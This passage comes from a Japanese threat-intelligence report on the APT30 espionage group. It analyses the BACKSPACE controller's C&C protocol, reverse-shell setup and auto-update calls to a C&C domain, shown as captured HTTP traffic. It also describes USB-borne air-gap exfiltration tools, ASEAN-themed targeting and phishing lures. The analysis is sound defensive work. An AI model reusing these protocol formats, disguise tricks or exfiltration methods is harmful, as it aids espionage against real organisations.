


図5：アイドル状態の感染ホスト（上）、遠隔操作接続が確立された感染ホスト（下）が表示されたBACKSPACEコントローラ



遠隔操作接続の確立

感染ホストと第2段階用C&Cサーバー (BACKSPACE コントローラ)との通信は、第1段階用C&Cサーバーにホストされた2つのファイル (dizhi.gif, connect.gif)を使用して管理します。感染ホストは、dizhi.gifを取得して、このファイルに記述された第2段階用C&CサーバーのIPアドレスおよびポート番号宛にHTTP POSTでホスト情報を送信します。このホスト情報は、図4のようにコントローラの画面に表示されます。ただし、デフォルトの動作では、BACKSPACE クライアント (バックドア) はBACKSPACEコントローラとの間に対話的な接続を確立しません。

おそらく、第2段階用C&Cサーバーの存在が発覚することを避けるためと思われます。

感染ホストを遠隔操作するための接続が必要になった場合、攻撃者は、感染ホストのホスト名とホストIDが記述された通知ファイル (connect.gifなど) を第1段階用C&Cサーバーにアップロードします。感染ホストは、第1段階用C&Cサーバーからこのconnect.gifを取得して解析し、自身のホスト名とホストIDが記述されていた場合は、dizhi.gifの情報を使用してBACKSPACEコントローラに接続します。

dizhi.gifとconnect.gifはどちらも、ユーザー定義の設定情報に基づいてBACKSPACEコントローラで生成され、第1段階用C&Cサーバーに自動アップロードされます。この仕組みには、感染ホストの管理が効率化される、設定ミスの危険性が減る、熟練でないオペレータでもC&Cインフラストラクチャや感染ホストを管理できるというメリットがあります。

図6は、両ファイルの設定画面です。ここでは、第1段階用C&Cサーバーへの接続に使用するFTP認証情報、ファイル・パス、ファイル名、プライマリ/バックアップの第1段階用C&Cサーバーを指定します。バイナリの一部バイトにパッチを適用してBACKSPACEをカスタマイズする場合も、同じ設定情報を使用します。

図7のダイアログ・ボックスでは、第2段階用C&Cサーバー(BACKSPACEコントローラ)との通信に使用するポート(dizhi.gifに記述されるポート)を指定します。第1のポートは、感染ホストの情報をHTTP POST経由で送信するために使用します。第2のポートは、BACKSPACEコントローラとの対話的な接続を確立するためのポート、第3のポートは、コントローラと感染ホスト間のリバース・コマンド・シェルに使用するポートです。

BACKSPACEコントローラの画面でアイドル状態の感染ホストをダブルクリックすると、そのホストのホスト名とホストIDでconnect.gifが作成または更新され、第1段階用C&Cサーバーにアップロードされます。次に感染ホストがこのファイルを解析したとき、ホストからコントローラへの接続が確立されます。

図7:
第2段階用C&Cサーバーの
ポートを設定するダイアログ・ボックス



図6:
dizhi.gifと
connect.gifの
設定画面



図8:
BACKSPACEコントローラに
送信される感染ホスト
情報の例

```
POST /index.htm HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
HOST: 192.168.43.130:80
Pragma: no-cache
Content-Length: 235
Proxy-Connection: Keep-Alive
USER-29861D99F7.192.168.43.133.....(.....Service Pack
3.....N..1.0.p.18:32.www.stonehoof.
com/ForZRMail..
```

BACKSPACEコントローラとバックドア 間の通信

BACKSPACEコントローラは、独自の変更を加えたHTTPプロトコルを使用して感染ホスト上の BACKSPACEクライアントと通信します。感染ホストは、HTTP POST形式でコントローラにデータを送信します。データを受信したコントローラは、Content-Lengthフィールドの値とボディ・データのみを解析し、その他のHTTPヘッダは無視します。ACKパケットも返しません。

BACKSPACEコントローラは、Microsoft IIS 6.0 サーバーからのレスポンスを装った図9の形式で、リモート・コマンド・メッセージをBACKSPACEクライアントに送信します。コントローラと同様、BACKSPACEクライアントもContent-Lengthフィールドとボディ内のリモート・コマンドのみを解析し、その他のHTTPヘッダは無視します。

図9:
BACKSPACEコントローラからクライアント
に送信されるリモート・コマンドの例

```
HTTP/1.1 200 OK
Server: Microsoft-IIS6.0
Content-Length: 12
Content-Type: */*
Accept-Ranges: bytes
Connection: Keep-Alive
B....C:\*.*.
```

ホストの優先度とアラートの設定


BACKSPACEコントローラでは、各感染ホストへのラベル付け（コメント入力）、優先度（「Normal」、「Important」、「Very Important」）の割り当て、感染ホストがオンラインになったときに通知するアラート設定などの機能を使用して、ホストを効率よく管理できます。

APT30は、感染ホストに「Normal」、「Important」、「Very Important」という優先度を割り当てます。

図10:
感染ホストに優先度などのオプションを設定
するダイアログ・ボックス



図11:
BACKSPACEコントローラの
[Automatically Execute
Custom Task] コマンド



カスタム・タスクの実行

BACKSPACEコントローラには、BACKSPACEバックドアの一部亜種がサポートする「O」コマンドを送信するための [Automatically Execute Custom Task] というメニュー項目があります(図11の赤枠)⁸。このコマンドを受信したバックドアは、事前定義されたホスト上のパス (\$LDDATA\\$＼&%WINDIR%\NtUninstallKB900727\\$) にあるデータをコントローラにアップロードします。この特別なコマンドは、ファイルやフォルダを手動でアップロードするのではなく、感染ホスト上の収集済みデータを自動的に取得するための手段と考えられます。興味深いことに、クローズドなネットワークやコンピュータからのデータ窃取が目的と思われる他のツール (SPACESHIPとFLASHFLOOD) でも、これと同じ2つのパスが使用されています⁹。

メニュー項目 [Automatically Execute Custom Task] の下には、[GOTO custom path] というカスタム・オプションがあります。このオプションを選択すると、事前定義されたホスト上のカスタム・パス (FLASHFLOODの一部亜種が使用するパス) へと移動できます。デフォルトでは、図12のパスが定義されています。

バージョン管理と自動更新

APT30が使用する他の多くのツールと同様、BACKSPACEコントローラもバージョン・チェックと自動更新を実施します。BACKSPACEコントローラは、起動時に図13の形式でHTTPリクエストを送信し、バージョン・ファイル (NetEagleVer.txt) と新しいバイナリ (NetEagle.exe) を要求します。

図13: BACKSPACEコントローラによるバージョン・チェックと自動更新

```
GET /NE.General NetEagleVer.txt
HTTP/1.1
Accept: */*
User-Agent: HttpClient
Host: www.km153.com
GET /NE.General/NetEagle.exe
HTTP/1.1
Accept: */*
User-Agent: HttpClient
Host: www.km153.com
```

図12: BACKSPACEバックドア以外のツールで使用されるパスがBACKSPACEコントローラに表示される



図14: BACKSPACEコントローラのバイナリにハードコードされたエンコード済みのディスク・シリアル番号

ディスク・シリアル番号による認証

BACKSPACEコントローラは、実行元のマシンが許可されたマシンであるかどうかをチェックします。ローカル・ホストに接続されたハードディスクのシリアル番号を、コントローラのバイナリにハードコードされた45個のエンコード済みシリアル番号と比較し、いずれかと一致する場合のみ実行を続けます。このような仕組みを用意しているのは、コントローラの配布や使用に制限を設けるためでしょう。そしてコントローラの配布や使用を制限する必要が生じるのは、開発者が自ら使用するためにコントローラを開発している場合か、使用制限を組み込んだ上で他者に販売し、新バージョンやカスタム版の販売機会を維持しようとしている場合のどちらかです¹⁰。APT30が使用するマルウェアの多くが他のマルウェアやコントローラと緊密に統合されており、またコントローラ自体がAPT30のドメインを使用して自動更新のチェックをしていることを踏まえると、APT30または同グループと密接な関係にある開発チームがコントローラを開発し、使用していると考える方がより自然でしょう。

シフト体制での活動を示唆するダイアログ

BACKSPACEコントローラの実体であるPE (Portable Executable) のリソース・セクションには、「请输入您的值班员代号」(担当者コードを入力してください) と書かれたログイン・フォームのあるダイアログ・ボックスが含まれています。このダイアログ・ボックスが興味深いのは、BACKSPACEコントローラが、複数のオペレータによるシフト作業に対応した設計になっている可能性を示しているからです。ただし、この機能自体は FireEye が解析したサンプルでは無効化されています。


長年にわたって開発が継続されているBACKSPACEコントローラは、比較的シンプルなインターフェースな

図15:
BACKSPACEコントローラの「担当者」ダイアログ・ボックス



がら、感染ホストときめ細かく通信できるように設計されています（BACKSPACEの開発時期はおそらく2004年までさかのぼり、古いバージョンでも、この1年間にコンパイルされたBACKSPACE亜種との互換性が維持されています）。**BACKSPACE**コントローラは、多数の感染ホストとの通信をサポートしており、感染ホストのフィルタリングや優先度の割り当て、アラートの設定など、ホストの管理を効率化するための機能を備えています。逆にいって、このような機能が必要になるほど、APT30は活動を大規模化しているということでしょう。BACKSPACEコントローラは、APT30が使用する他のマルウェアと同様の高度なバージョン管理機能と自動更新機能を備えています。ディスクのシリアル番号をチェックする機能は、同コントローラが、ごく限られた数のユーザーのみが使用するツールであることを示唆し、「担当者」ダイアログ・ボックスは、高度に組織化された環境での使用を意図したツールであることをほのめかしています。つまりAPT30は、組織的、体系的な開発リソースを長期間保有し、多数の感染ホストを継続的に管理、追跡する必要に迫られており、グループの目的達成に向けて協調的に活動する人員を擁しているのです。

APT30の最大の目的： 政治的利益を目的としたデータ窃取



Cこれまでに明らかになったAPT30の活動内容や使用ツールから判断すると、同グループは金銭的な利益ではなく、政治的に有益なデータの窃取を目的としているようです。金銭的利益に直接結びつくような組織やデータ（クレジット・カード情報や個人を識別可能な情報、オンライン銀行の認証情報など）をAPT30が狙っている証拠は、これまでのところ確認されていません。APT30の使用ツールは、機密文書を探して窃取する機能を備えており、クローズドなネットワークに保存されたデータの入手が目的と思われる機能も確認されています。

BACKSPACEとNETEAGLEの両バックドアは幅広いコマンドをサポートしており、ファイルの読み込み/書き込み、名前や属性を条件とするファイルの検索、ファイルの削除、指定ファイルのコントローラへのアップロードなど、感染ホスト上でさまざまなファイル操作を実行できます¹¹。いずれも多機能型バックドアには珍しいコマンド¹²ではありませんが、BACKSPACEは、ファイル・メタデータ（ファイルの名前、サイズ、属性、修正時刻、アクセス時刻、ステータス変更時刻など）をコントローラに送信するという独自の機能も備えています¹²。この機能には、サーバーへの送信データが少なくて済む、攻撃者はメタデータを元にアップロードすべきファイルを判断できるというメリットがあり、そのどちらも、ネットワークでのデータ転送量を減らして侵入の発覚を防ぐことに貢献します。


SHIPSHAPE、SPACESHIP、FLASHFLOODは、それぞれ異なる機能を持つ独立したマルウェアですが、相互に連携してリムーバブル・ドライブに感染し、新たなシステム（クローズドなシステムを含む）に感染を広げ、特定種類のファイルを窃取することを目的としているようです。各マルウェアは、Mutex名やイベント名、レジストリ・キー名の中

で「Flash」、「Ship」、「ShipTr」、「ShipUp」という単語を多用しています。「Flash」は「フラッシュ・ドライブ」を指していると思われますが、「Ship」はコンピュータとリムーバブル・ドライブ間でのデータの「輸送」を意味しているかもしれません。SPACESHIPのある亜種は、「ShipTr」を使用する他の亜種と異なり、「LunDu」という単語を使用していました。「（船や飛行機で）運ぶ」という意味の中国語「LunDu」（輪渡）は、クローズド・ネットワークからデータを窃取してリムーバブル・ドライブにコピーし、インターネットに接続された別のホストへとデータを運ぶことを表している可能性があります。またこの亜種は、「LunDu」のイニシャルである「LD」も多用しています。SPACESHIPのバージョン・ファイルであるldupver.txt、窃取したデータの保存場所としてSPACESHIPの一部亜種が使用する\\$LDDATA\\$\\フォルダ、窃取したデータをエンコードしたファイルの拡張子.ldfがその一例です。

3つのマルウェアは、互いを補完する以下の機能を備えています¹³。

SHIPSHAPEは、感染ホストの特定パスにあるファイルを、そのホストに挿入されたリムーバブル・ドライブにコピーするマルウェアです。リムーバブル・ドライブ上にファイルやフォルダがすでに存在している場合は、それらに隠しファイル属性を設定した上で、マルウェアの実行可能ファイルをコピーします。このとき、実行可能ファイルには、既存のファイル/フォルダ名に.exe拡張子を附加した名前を設定します。さらに、ホストのシステム設定でファイル拡張子を非表示に設定して、実行可能ファイルを元のファイルに見せかけます。このため、Windowsエクスプローラーでリムーバブル・ドライブを開いたときには、何も不審な点はないように見えます（図16）。


図16：
SHIPSHAPEに
感染した
リムーバブル・ドライブ



APT30は、クローズドなネットワーク上の機密文書の窃取に強い関心を抱いていると見られます。

しかし、コマンドラインから見てみると、元のファイルとマルウェアの両方を確認できます（図17）。

図17：
リムーバブル・ドライブの
実際の内容



```
D:\>dir /a
Volume in drive D has no label.
Volume Serial Number is B017-53D2

Directory of D:\

11/05/2014  11:33 AM      41,888 msdocument.doc
11/05/2014  11:33 AM     149,600 pptslide.ppt
11/05/2014  11:31 AM    <DIR>      test_folder
11/05/2014  11:33 AM     119,688 textfile.txt
11/05/2014  11:33 AM     41,888 ziparchive.zip
11/05/2014  11:33 AM     5,984 Copy of textfile.txt
11/05/2014  11:32 AM    133,244 report_doc.doc
11/05/2014  11:44 AM      2 ldupver.txt
11/05/2014  11:44 AM    130,560 msdocument.doc.exe
11/05/2014  11:44 AM    238,000 pptslide.ppt.exe
11/05/2014  11:44 AM    162,304 test_folder.exe
11/05/2014  11:44 AM    226,304 textfile.txt.exe
11/05/2014  11:44 AM    136,192 ziparchive.zip.exe
11/05/2014  11:44 AM    112,640 Copy of textfile.txt.exe
11/05/2014  11:44 AM    221,696 report_doc.doc.exe
11/05/2014  11:44 AM    324,608 test_folder.exe.exe
15 File(s)        2,044,670 bytes
1 Dir(s)       7,997,202,432 bytes free
```

ユーザーがこのリムーバブル・ドライブ上の文書ファイルを開こうとすると、元のファイルの代わりにマルウェアが実行されるという仕組みです。

SPACESHIPは、SHIPSHAPEによってリムーバブル・ドライブにコピーされるマルウェアです（つまりSHIPSHAPEは、SPACESHIPをクローズドなシステムに搬送するためのマルウェアと考えられます）。クローズドなシステムに侵入したSPACESHIPは、特定の条件（拡張子または最終更新日時）に一致するファイルを検索し、見つかったファイルを圧縮、エンコードしてそのホストの特定のフォルダにコピーします。そして再びリムーバブル・ドライブがホストに挿入されたところで、各ファイルをリムーバブル・ドライブにコピーします。

FLASHFLOODは、ホストに挿入されたリムーバブル・ドライブのファイルをハードディスクにコピーするマルウェアです。クローズドなシステムからコピーされたファイルを、インターネットに接続されたホストにコピーして、外部に送信できる状態にすることが目的と考えられます。FLASHFLOODは、感染ホストとリムーバブル・ドライブの両方で特定の条件（拡張子または最終更新日時）に一致するファイルを検索し、見つかったファイルをSPACESHIPと同じ方法で圧縮、エンコードしてから特定のフォルダにコピーします。また、システム情報やWindowsアドレス帳のデータといった感染ホストのその他の情報を記録する場合もあります。

APT30の狙い

東南アジア諸国に対する中国政府の利害関係と一致

APT30は、一貫して東南アジア諸国やインドの組織に狙いを定めています。FireEyeが確認した範囲では、同地域の各國政府、同地域に拠点を置く10の業種の企業、そして同地域の問題や中国政府に関するテーマを扱うメディアがAPT30の標的となっています。その狙いや実際の被害状況からは、APT30の関心が東南アジア周辺の政治、経済、軍事関連の問題や領土問題、中国共産党の正当性に関する話題に集中している傾向がうかがえます。APT30の活動は、東南アジア諸国やインドの主要官公庁、民間企業に関する情報を求める国家政府の意にかなうものである——。さまざまな状況証拠から、FireEyeはこう結論づけています。

FireEyeでは、幅広い情報源に基づいてAPT30の標的を推測しています。たとえば、FireEye製品の導入環境で発生したマルウェア・アラート、フィッシング・メールの宛先とおとり文書の内容、200以上に及ぶマルウェア・サンプル、APT30の活動のタイミングと使用しているインフラストラクチャの構成などです。また、FireEye製品が検知したAPT30関連マルウェアの実に96%は、東アジア地域の組織を標的としています。

図18：2012年10月～2014年10月にかけてFireEye製品が検知したAPT30関連マルウェアの国別分布



APT30の標的の詳細

東南アジア諸国連合 (ASEAN) の加盟各国を狙う

APT30は、東南アジア諸国連合 (ASEAN) の加盟国政府や関連組織に強い関心を抱いており、特にASEAN会議の前後は各組織に対する活動が活発化します。ASEANは、政治、経済、教育、社会問題における加盟国間の協力・協調関係を促進する目的で運営されている主要地域機構です。現在は、インドネシア、マレーシア、フィリピン、シンガポール、タイ、ブルネイ、ベトナム、ラオス、ミャンマー、カンボジアの東南アジア10か国が加盟しています。

ASEANを装ったC&Cドメインと専用マルウェアを使用

APT30は、ASEANのドメインを装ったC&Cドメインを登録し、ASEAN関連イベントに合わせて

コンパイルしたと思われるデータ窃取マルウェアを使用しています。ASEAN加盟国や関連組織を標的に、APT30が東南アジアの政治・経済情勢に通じる情報を収集しようとしていることはほぼ間違いないと考えられます。

ASEANの正規ドメインwww.asean.orgを模したと思われるドメインaseanm[.]comが最初に登録されたのは2010年3月です。FireEyeは、100を超えるBACKSPACEの亜種が重要なASEAN関連イベントの前後にコンパイルされ、このドメインをC&C通信に利用している事実を確認しています。C&C通信にaseanm[.]comを使用し、ASEAN関連イベントに合わせてコンパイルされていたBACKSPACEのサンプルを表4に示します。

表4：ASEAN関連イベントの開催日と、C&C通信にaseanm.comを使用するBACKSPACEサンプルのコンパイル日時（2011～2012年）

イベント	日時
899f512f0451a0ba4398b41ed1ae5a6dのコンパイル	2011年5月5日6時35分
e6035ec09025c1e349a7a0b3f41e90b1のコンパイル	2011年5月5日6時35分
第18回ASEAN首脳会議(インドネシア・ジャカルタ)	2011年5月7～8日
36a6a33cb4a13739c789778d9dd137acのコンパイル	2011年5月9日3時34分
第7回ASEAN+3労相会議(カンボジア・プノンペン)¹⁶	2012年5月11日
572c9cd4388699347c0b2edb7c6f5e25のコンパイル	2012年5月11日0時06分
f3c29a67a7b47e644e9d1a2a0516974eのコンパイル	2012年5月11日0時06分
ASEANおよび中国の高官による、「東海(日本海)に関する行動宣言(DOC)」の実施に関する会談¹⁷	2012年6月24～25日
afe8447990ecb9e1cd4086955b7db104のコンパイル	2012年6月26日1時43分
b5546842e08950bc17a438d785b5a019のコンパイル	2012年6月26日1時43分
ASEANインド特別首脳会議(インド・ニューデリー)¹⁸	2012年12月12～20日
310a4a62ba3765cbf8e8bbb9f324c503のコンパイル	2012年12月20日3時53分

ここ数年で数多く作成されたBACKSPACEサンプルは、「APT30はASEANの主要イベントに合わせたキャンペーンのためにマルウェアをコンパイルしている」というFireEyeの推測を裏付けています。C&Cドメインにaseanm[.]comを使用する特に新しい87個のサンプルは、2013年1月と同年4月の数日間に集中してコンパイルされています。2012年12月31日と2013年1月4~5日には、35個のサンプルがコンパイルされていますが、これは、2013年1月1日にレー・ルオン・ミン氏が5年任期でASEAN事務総長に就任することを受けての動きでしょう^{19、20}。また、2013年4月24~25日の第22回ASEAN首脳会議（ブルネイ）を目前に控えた4月22~23日にも、61個のサンプルがコンパイルされています。

2013年1月と4月のASEAN首脳会議に合わせて専用のマルウェアを投入

ある攻撃において専用のマルウェアを使用しているかどうかは、その活動に対する攻撃者の意気込みを測る有用な尺度になります。不特定多数に対する攻撃と同じマルウェアを使用するのではなく、専用のマルウェアを使用していれば、その標的への攻撃に相当な力を注いでいると判断できるのです。2013年1月と同年4月、APT30はASEAN加盟国、またはその同盟国や利害関係国を標的とした特殊なキャンペーン用に、専用のマルウェアを投入しています。

このキャンペーンで作成されたのは、「ZJAuto」(Mutex: MicrosoftZjAuto)、「ZJ Link」(Mutex: MicrosoftZjLnk)、「ZJ Listen」(Mutex: ZjListenLnk)という3つの亜種です。それまでの亜種とは、(1) ASEAN加盟国の国コードを示すと思われるURLをBACKSPACEのC&C通信で使用している、(2) 新たなデータ窃取機能と通信機能を搭載している、の2点が異なります。

変更されたURL

1つ目の変更点は、C&C通信に専用のURLを使用していることです。BACKSPACEは、C&C通信のほとんどにHTTPを使用し、第1段階用C&Cサーバーからさまざまなファイルをダウンロードしますが、このファイルには追加の命令が記述されている場合があります。C&C通信で使用されるURLは、基本的にhttp://<C&Cドメイン>/<パス>/<ファイル>という形式になっています。<C&Cドメイン>は、第1段階用C&Cサーバーのドメイン、<パス>はディレクトリ名（サンプルによって異なります）、<ファイル名>はダウンロードするファイル（dizhi.gifなど）を表します。

2013年1月と同年4月にコンパイルされたBACKSPACEサンプルで使用されている<パス>には、表5に示すように、そのマルウェアが標的とする組織の国を示すと思われる文字列（表の赤字部分）が含まれています。

表5:2013年のBACKSPACEキャンペーンで標的にされていたと考えられる国

BACKSPACEの亜種	パス	標的と考えられる国
ZJ Auto (バージョン1.4)	/auto IN /	インド
ZJ Auto (バージョン1.4)	/auto MM /	ミャンマー
ZJ Auto (バージョン1.4)	/auto SA /	不明
ZJ Auto (バージョン1.4)	/auto TH /	タイ
ZJ Link (バージョンF2.2LnkN/F2.3LnkN)	/Forward- mci /	シンガポール
ZJ Link (バージョンF2.2LnkN/F2.3LnkN)	/Forward- ph /	フィリピン
ZJ Link (バージョンF2.2LnkN/F2.3LnkN)	/Forward- SA /	不明
ZJ Link (バージョンF2.2LnkN/F2.3LnkN)	/Forward- th /	タイ
ZJ Link (バージョンF2.2LnkN/F2.3LnkN)	/Forward- ywl /	不明
ZJ Listen (バージョンLan2.2LnkN, Lan2.2LnkY)	/Forward- mci /	シンガポール
ZJ Listen (バージョンLan2.2LnkN, Lan2.2LnkY)	/Forward- ph /	フィリピン
ZJ Listen (バージョンLan2.2LnkY)	/Forward- SA /	不明
ZJ Listen (バージョンLan2.2LnkY)	/Forward- th /	タイ
ZJ Listen (バージョンLan2.2LnkN, Lan2.2LnkY)	/Forward- ywl /	不明

データ窃取を目的とした専用マルウェア

ZJ Autoの唯一確認されている亜種は、すべて2013年1月4～5日にコンパイルされており、この時点のキャンペーンのために作成された亜種であると考えられます。この亜種は、興味深い2つの新機能を搭載しています。1つは、以下のファイル・パスで特定のファイルを検索する機能、もう1つは、見つかったファイルのリストを第2段階用C&Cサーバーにアップロードする機能です。

- %WINDIR%\\$NtUninstallKB900727\$²²
- %WINDIR%\\$NtUninstallKB885884\$
- <CSIDL_PROGRAMS>\Outlook Express\data
- <CSIDL_COMMON_PROGRAMS>\Outlook Express\data
- path.iniというファイルに記述されているカスタム・パス

ZJ Autoには、「{」(0x7B)というカスタム・コマンドも追加されています。コントローラからこのコマンドを受け取ったZJ Autoは、前述のパスに存在するすべてのファイルを第2段階用C&Cサーバーにアップロードし、ローカル・ドライブのファイルを削除します。

ZJ Linkに関しては、確認されている亜種のほとんどが2013年1月か同年4月にコンパイルされており²³、主にこれらの時期のキャンペーンのために作成されたと考えられます。ZJLinkには、「^」(0x5E)と「{」(0x28)という2つのコマンドが追加されています。「^」を受け取った場合、1つのファイルをCSIDL_TEMPLATES²⁴という特殊なディレクトリにダウンロードし、名前を変更します。「{」を受け取った場合は、指定されたホスト²⁵とポート21、80、443で通信できるかどうかを確認します。この特徴から、ZJ Linkは、もう1つの特殊な亜種ZJ Listenと連携するように設計されていると考えられます²⁶。いうのも、ZJ Listenは先ほどのポート21、80、443でインバウンドの接続を待ち受けるからです。ZJ Listenは、これまでに確認されているBACKSPACEの亜種の中で唯一、自らC&Cサーバーへのアウトバウンド接続を確立するのではなく、外部からC&Cコマンドを受け付けます。たとえば、インターネットに直接接続されていないクローズドなLANのコンピュータにZJ Listenをインストールし、インターネットに接続された通常のコンピュータにZJ Linkをインストールすると、第2段階用C&CサーバーからのコマンドをZJ Linkで受け取り、そのコマンドとレスポンスをクローズドなLAN上のZJ Listenにリレーするといったことが可能になります。

ソーシャル・エンジニアリング

地域の安全保障や政治問題に関するテーマを一貫して利用

APT30がフィッシング攻撃で使用するおとり文書の多くは、東南アジア諸国やインドについての話題、周辺地域の国境紛争、同地域にとどまらない安全保障および外交に関する問題をテーマとしています。このような文書の内容は、攻撃者の狙いを推測する有用な手がかりとなります。攻撃者の狙いと関係のある業務に従事する受信者の関心を引くため、おとり文書は、その狙いと関係のある内容を含むケースが多いからです。

主要な政治関係者を狙ったキャンペーンでは、重大な政治変動に関する文書をおとりに使用

東南アジア諸国/インドに拠点を置くFireEyeのあるお客様組織に対し、APT30によるスピアフィッシング攻撃が行われたのは、2014年の晩夏のことです。この攻撃でおとりに使用されていたのは、同地域で発生した重大な政治変動に関する文書でした。前日にコンパイルされたばかりのバックドアを使用するこのフィッシング攻撃は、国内政権の安定性と今後想定される変化を把握するための情報を標的の組織から窃取する目的で実施されたと考えられます。つまり、国家政府による典型的なスパイ活動です。

スピアフィッシング・メールの宛先には、同国の政府、金融、防衛部門に従事する30人以上の人物のアドレスが並んでおり、業務用と個人用(GmailやHotmailなど)の両方のアドレスが含まれています。メールはすべて現地語で書かれ、件名は「先の政治変動に関する外国人ジャーナリストの反応」という、組織の上層部や安全保障、外交、広報担当者の関心を引きそうな内容になっています。このメールは、同国官公庁の侵害されたアカウントから送信されているか、あたかもそのアカウントから送信されたかのように巧妙に偽装されています。

**おとり文書のテーマに頻繁に使用される
インドと中国の軍事的緊張関係、国境紛争**
APT30は、中国とインドの関係、主に両国の軍事的緊張関係に関するおとり文書を多用しており、この2国間の関係に関する情報の窃取が目的の1つと考えられます。たとえば、あるおとり文書では、実在の学術誌に掲載された、中国国境の安全保障問題に関する文章が使用されていました。

図19：
中国国境の
安全保障問題に
関するAPT30の
おとり文書

3. Report on China's Border Security Situation

Wang Lei

Abstract: A series of frictions and conflicts caused by significant changes in international structure have emerged between China and its neighbours during the year. The prevalent suspicions among the border countries are taking shape because of China's rapid rise in strength and status. Meanwhile, the territorial disputes between China and some neighbouring countries are showing a significant trend and the stable military relations around China have become strained. In addition, political instability among some border countries has also had a significant impact on China's security situation. Although conflict instead of cooperation has not become a mainstream trend, China faces serious challenges to maintain border security and stability under the new situation.

一部のおとり文書では、インドの防衛体制や軍備に関するトピックが使用されています。

図20: インドの空母に関するAPT30のおとり文書

Chinese media has carried extensive coverage of the launch of India's aircraft carrier, INS Vikrant.

Initial comments on the launch were moderate. The Huanqiu Shibao, in an editorial on 13th August titled "India launches its indigenous aircraft carrier; China should not lag behind," said that Chinese generally think of Japan as being the biggest threat in the neighbourhood and not India. The editorial categorically stated that "there is no arms race between China and India" and that "China's defence plans do not have any relation with India's schedule." The article wanted China

また一部のおとり文書では、インドの防衛体制や軍備に関するトピックが使用されています。特に、同国の空母や海洋監視プロセスについての文書は多数確認されており、APT30が、南シナ海におけるインドの軍事活動や領海紛争などの海軍・海事問題に強い関心を抱いていることがうかがえます。図20に示したのは、インド初となる国産空母の建造、進水に言及したおとり文書です。

